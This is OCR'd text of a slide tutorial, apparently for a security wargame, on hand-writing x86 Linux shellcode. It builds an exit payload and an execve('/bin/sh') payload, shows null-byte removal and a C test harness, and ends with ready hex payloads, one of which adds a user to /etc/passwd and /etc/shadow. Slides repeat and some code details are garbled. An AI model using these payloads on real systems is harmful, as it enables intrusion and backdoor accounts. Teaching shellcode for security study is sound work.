CD ib	INT imm8	I	Valid	Valid	Generate software interrupt with vector specified by immediate byte.
CE	INTO	ZO	Invalid	Valid	Generate overflow trap if overflow flag is 1.
F1	INT1	ZO	Valid	Valid	Generate debug trap.

CD	ib
CD	80

Very Simple Exemple

We got the ASM

```
.section .text
.globl _start
_start:
    mov $0x01,%eax    --> B8 01 00 00 00
    mov $0x2A,%ebx    --> BB 2A 00 00 00
    int $0x80         --> CD 80
```

Very Simple Exemple

Our first shellcode

```
B8 01 00 00 00
BB 2A 00 00 00
CD 80
```

Opcodes

With intel Manuals

Intel® 64 and IA-32 Architectures Software Developer's Manuals

With extern tools

Objdump disassemble option

Very Simple Exemple

Launch Objdump

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x2A,%ebx
    int $0x80
```

Very Simple Exemple

Launch Objdump

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x2A,%ebx
    int $0x80
```

```
$ as -o asm.o asm.s
```

Very Simple Exemple

Launch Objdump

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x2A,%ebx
    int $0x80
```

```
$ as -o asm.o asm.s
$ objdump –d asm.o
```

Very Simple Exemple

Launch Objdump

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x2A,%ebx
    int $0x80
```

```
$ as -o asm.o asm.s
$ objdump –d asm.o
 […]
0: b8 01 00 00 00 mov $0x1,%eax
5: bb 2A 00 00 00 mov $0x2A,%ebx
a: cd 80          int $0x80
```

Test

```
#include <sys/mman.h>
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] = "\xb8\x01\x00\x00\x00\xbb\x2a\x00\x00\x00\xcd\x80";

int main(int argc, char **argv) {

    int res = mprotect(
        shellcode - ((unsigned long) shellcode % 4096),   # @ shellcode's page
        4096,                                             # Size of page
        PROT_READ | PROT_WRITE | PROT_EXEC                # New Rights (rwx)
    ) ;

    int (*ret)() = (int(*)()) shellcode;                  # cast to funct ptr
    ret();                                                # call shellcode
}
```

Test

```
aryliin@testlinux:~/shellcode$ gcc -o test test.c –m32
aryliin@testlinux:~/shellcode$ ./test
aryliin@testlinux:~/shellcode$ echo $?
42
```

Limitations

Null chars

strcpy like function problems

Find Null chars

0x00 , and of line chars, etc…

Replace

mov 0x00,%eax ≈ xor %eax,%eax …

Very Simple Exemple bis- exit(0)

Find null chars

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
```

```
b8 01 00 00 00 mov $0x1,%eax
bb 00 00 00 00 mov $0x00,%ebx
cd 80          int $0x80
```

Very Simple Exemple

Replace

```
.section .text
.globl _start
_start:
    push $0x01
    pop %eax
    mov $0x00,%ebx
    int $0x80
```

```
6a 01           push $0x01
58              pop %eax
bb 00 00 00 00  mov $0x00,%ebx
cd 80           int $0x80
```

Very Simple Exemple

And so on

```
.section .text
.globl _start
_start:
    push $0x01
    pop %eax
    mov $0x00,%ebx
    int $0x80
```

```
6a 01           push $0x01
58              pop %eax
bb 00 00 00 00  mov $0x00,%ebx
cd 80           int $0x80
```

Very Simple Exemple

And so on

```
.section .text
.globl _start
_start:
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
```

```
6a 01
58
31 db
cd 80
```

```
push $0x01
pop %eax
xor %ebx,%ebx
int $0x80
```

Very Simple Exemple

Without null bytes

```
.section .text
.globl _start
_start:
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
```

```
6a 01
58
31 db
cd 80
```

```
push $0x01
pop %eax
xor %ebx,%ebx
int $0x80
```

Very Simple Exemple


Finally

```
6A 01 58 31 DB CD 80
```

Run a Shell

A more usefull exemple

Run a shell




Exemple

Shell exec

```
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

Run a shell



Exemple

Don’t need to redo some code

```
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:

…

push $0x01
pop %eax
xor %ebx, %ebx
int $0x80
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:


??

push $0x01
pop %eax
xor %ebx, %ebx
int $0x80
```

An array in assembly ?

Data placed contiguously in memory

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:


??

push $0x01
pop %eax
xor %ebx, %ebx
int $0x80
```

How to know the address ?

because there is no data segment in a shellcode…

Small strings in registers

4 chars in 32bits, 8 in 64bits

Else

Trick…

Trick to store datas
and know their address

Store the strings somewhere


JMP just before

CALL just after the jump

↓

Top of the stack contains string adress

@return of call



Trick to store datas
and know their address

Store the strings somewhere

JMP just before

CALL just after the jump

↓

Top of the stack contains string adress

@return of call

```
jmp binshstring

code:
    pop %ebx
    ; next code

binshstring :

    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx ; ebx containts @ of binsh
…
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
??
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx; ; edx contains null
..
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
??
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    « put edx on the stack »
    « put ebx on the stack so the values are contiguous»
    retreive the current stack address
…
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
…
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
??
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Syscall number

```
9      i386  link            sys_link
10     i386  unlink          sys_unlink
11     i386  execve          sys_execve      compat_sys_execve
12     i386  chdir           sys_chdir
13     i386  time            sys_time32
14     i386  mknodsys_mknod
15     i386  chmod           sys_chmod
16     i386  lchown          sys_lchown16
17     i386  break
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    « put 11 (0xb) in eax »
    « put name[0] in ebx »
    « put @ of name in ecx »
    « put 0 in edx »
    « launch the interruption »
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    « put 11 (0xb) in eax »
    « put name[0] in ebx »        => Already done
    « put @ of name in ecx »      => Already done
    « put 0 in edx »              => Already done
    « launch the interruption »
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    « put 11 (0xb) in eax »
    « launch the interruption »
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```


Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    mov $0xb,%eax
    int $0x80
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Run a shell



Exemple

Shell exec

```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

```
$objdump -d shellcode.o

…
   0:   eb 15                   jmp    17 <binshstring>
…
   2:   5b                      pop    %ebx
   3:   31 d2                   xor    %edx,%edx
   5:   52                      push   %ebx
   6:   53                      push   %edx
   7:   89 e1                   mov    %esp,%ecx
   9:   b8 0b 00 00 00          mov    $0xb,%eax
   e:   cd 80                   int    $0x80
  10:   6a 01                   push   $0x1
  12:   58                      pop    %eax
  13:   31 db                   xor    %ebx,%ebx
  15:   cd 80                   int    $0x80
…
  17:   e8 e6 ff ff ff          call   2 <code>
  1c:   2f                      das
  1d:   62 69 6e                bound  %ebp,0x6e(%ecx)
  20:   2f                      das
  21:   73 68                   jae    8b <binshstring+0x74>
```

Exemple

Shell exec

```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

```
$objdump -d shellcode.o

…
   0:   eb 15                   jmp    17 <binshstring>
…
   2:   5b                      pop    %ebx
   3:   31 d2                   xor    %edx,%edx
   5:   52                      push   %edx
   6:   53                      push   %ebx
   7:   89 e1                   mov    %esp,%ecx
   9:   b8 0b 00 00 00          mov    $0xb,%eax
   e:   cd 80                   int    $0x80
  10:   6a 01                   push   $0x1
  12:   58                      pop    %eax
  13:   31 db                   xor    %ebx,%ebx
  15:   cd 80                   int    $0x80
…
  17:   e8 e6 ff ff ff          call   2 <code>
  1c:   2f                      das
  1d:   62 69 6e                bound  %ebp,0x6e(%ecx)
  20:   2f                      das
  21:   73 68                   jae    8b <binshstring+0x74>
```

Exemple

Shell exec

```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    push $0xb
    pop %eax
    int $0x80
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

```
$objdump -d shellcode.o
…
   0:   eb 13                   jmp    15 <binshstring>
…
   2:   5b                      pop    %ebx
   3:   31 d2                   xor    %edx,%edx
   5:   52                      push   %edx
   6:   53                      push   %ebx
   7:   89 e1                   mov    %esp,%ecx
   9:   6a 0b                   push   $0xb
   b:   58                      pop    %eax
   c:   cd 80                   int    $0x80
   e:   6a 01                   push   $0x1
  10:   58                      pop    %eax
  11:   31 db                   xor    %ebx,%ebx
  13:   cd 80                   int    $0x80
…
  15:   e8 e8 ff ff ff          call   2 <code>
  1a:   2f                      das
  1b:   62 69 6e                bound  %ebp,0x6e(%ecx)
  1e:   2f                      das
  1f:   73 68                   jae    89 <binshstring+0x74>
```

Exemple

Shell exec

```
EB 13 5B 31 D2 52 53 89 E1 6A 0B 58 CD 80 6A 01 58
  31 DB CD 80 E8 E8 FF FF FF 2F 62 69 6E 2F 73 68
```

Testing
Shell exec

```
#include <sys/mman.h>
#include <stdio.h>
#include <string.h>

unsigned char code[] =
    "\xeb\x13\x5b\x31\xd2\x52\x53\x89\xe1\x6a\x0b\x58\xcd\x80\x6a\x01"
    "\x58\x31\xdb\xcd\x80\xe8\xe8\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
    "\x68" ;

int main(int argc, char **argv) {
    int res = mprotect(
        code - ((unsigned long) code % 4096), 4096,
        PROT_READ | PROT_WRITE | PROT_EXEC );

    int (*ret)() = (int(*)())code;
    ret();

}
```

Test

```
aryliin@testlinux:~/shellcode$ gcc -o test2 test2.c -m32
aryliin@testlinux:~/shellcode$ ./test2
$
```

What more can be said

If you want more complex shellcodes

Everything is possible

Print « Hello World »

```
\xeb\x16\x5e\x6a\x09\x58\x40\x88\x46\x0b\x6a\x01\x5b\x89\xf1\x6a\x0c\x5a\x6a\x04\x58\xcd\x80\xc3\xe8\xe5
\xff\xff\xff\x48\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x58
```

Add a new user

```
\xeb\x24\x5f\x80\x77\x07\x41\x80\x77\x0a\x41\x48\x31\xd2\x48\x8d\x3f\x4c\x8d\x4f\x08\x4c\x8d\x57\x0b\x52
\x41\x52\x41\x51\x57\x48\x89\xe6\x04\x3b\x0f\x05\xe8\xd7\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x41\x2d
\x63\x41\x65\x63\x68\x6f\x20\x70\x77\x6e\x65\x64\x3a\x78\x3a\x31\x30\x30\x31\x3a\x31\x30\x30\x32\x3a\x70
\x77\x6e\x65\x64\x2c\x2c\x2c\x3a\x2f\x68\x6f\x6d\x65\x2f\x70\x77\x6e\x65\x64\x3a\x2f\x62\x69\x6e\x2f\x62
\x61\x73\x68\x20\x3e\x3e\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x20\x3b\x20\x65\x63\x68\x6f\x20
\x70\x77\x6e\x65\x64\x3a\x5c\x24\x36\x5c\x24\x75\x69\x48\x37\x78\x2e\x76\x68\x69\x76\x44\x37\x4c\x4c\x58
\x59\x5c\x24\x37\x73\x4b\x31\x4c\x31\x4b\x57\x2e\x43\x68\x71\x57\x51\x5a\x6f\x77\x33\x65\x73\x76\x70\x62
\x57\x56\x58\x79\x52\x36\x4c\x41\x34\x33\x31\x74\x4f\x4c\x68\x4d\x6f\x52\x4b\x6a\x50\x65\x72\x6b\x47\x62
\x78\x52\x51\x78\x64\x49\x4a\x4f\x32\x49\x61\x6d\x6f\x79\x6c\x37\x79\x61\x56\x4b\x55\x56\x6c\x51\x38\x44
\x4d\x6b\x33\x67\x63\x48\x4c\x4f\x4f\x66\x2f\x3a\x31\x36\x32\x36\x31\x3a\x30\x3a\x39\x39\x39\x39\x39\x3a
\x37\x3a\x3a\x3a\x20\x3e\x3e\x20\x2f\x65\x74\x63\x2f\x73\x68\x61\x64\x6f\x77
```

Adaptable

Charset restrictions

UTF-8, alphanum

OS independant

multiarchi

Pattern matching IDs

Polymorphic

For the lazy

Databases

https://shell-storm.org/shellcode/

Works well on x86

For narnia : 606